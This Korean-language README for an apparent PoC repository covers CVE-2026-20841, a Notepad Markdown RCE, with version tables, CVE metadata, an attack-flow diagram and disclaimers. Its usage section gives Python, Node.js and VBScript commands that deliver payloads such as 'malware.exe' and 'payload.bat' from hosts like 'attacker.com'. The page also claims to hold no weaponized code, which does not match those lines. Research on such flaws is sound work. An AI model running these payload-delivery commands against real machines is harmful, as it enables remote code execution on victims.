
 ashrafzaryouh/cve-2026-20841
CVE-2026-20841(Windows 메모장 Markdown 원격 코드 실행 취약점)에 대한 연구 및 분석 저장소로, PoC 스크립트, 공격 흐름 세부 정보, IOC 및 완화 지침을 포함합니다.





보안 연구 및 기술 분석 저장소
⚠️ 이 저장소는 교육, 방어 및 연구 목적으로만 사용하도록 의도되었습니다.
CVE-2026-20841은 Microsoft Windows 메모장의 Markdown 처리 기능에 영향을 미치는 심각한 원격 코드 실행(RCE) 취약점입니다.
공격자는 취약한 버전의 Windows 메모장으로 특수하게 조작된 파일을 열도록 유도하여 임의 코드 실행을 유발할 수 있습니다.
| 제품 | 상태 |
|---|---|
| Windows 11 메모장 | 취약함 |
| Windows 10 메모장 | 취약함 |
| 업데이트/패치된 버전 | 취약하지 않음 |
| 항목 | 값 |
|---|---|
| CVE | CVE-2026-20841 |
| 유형 | 원격 코드 실행 |
| 공격 벡터 | 조작된 파일 |
| 사용자 상호작용 | 필요 |
| 필요 권한 | 없음 |
| 심각도 | 심각 |
| 공급업체 | Microsoft |
python CVE-2026-20841.py 192.168.1.100 80 malware.exe
Node.js 버전
node CVE-2026-20841.js <host> <port> <payload-filename>
예시:
node CVE-2026-20841.js attacker.com 445 payload.bat
VBScript 버전 (Windows 네이티브)
cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>
예시:
cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe
이 취약점은 Windows 메모장의 Markdown 콘텐츠 처리 기능 내에 존재합니다.
특수하게 조작된 파일을 열면 안전하지 않은 메모리 작업이 발생하여 현재 사용자 컨텍스트에서 임의 코드 실행으로 이어질 수 있습니다.
공격자
    │
    ▼
조작된 Markdown 파일
    │
    ▼
피해자가 파일 열기
    │
    ▼
취약한 Markdown 파서
    │
    ▼
메모리 손상
    │
    ▼
코드 실행
OS          : Windows 11
Application : Notepad
Architecture: x64
Debugger    : WinDbg
Analysis    : Static + Dynamic
이 저장소에는 무기화된 익스플로잇 코드가 포함되어 있지 않습니다.
제공된 정보는 오직 다음 목적으로만 사용하도록 의도되었습니다:
사용자는 모든 관련 법률 및 규정을 준수할 책임이 있습니다.
사이버 보안 연구 • 취약점 분석 • 방어 보안







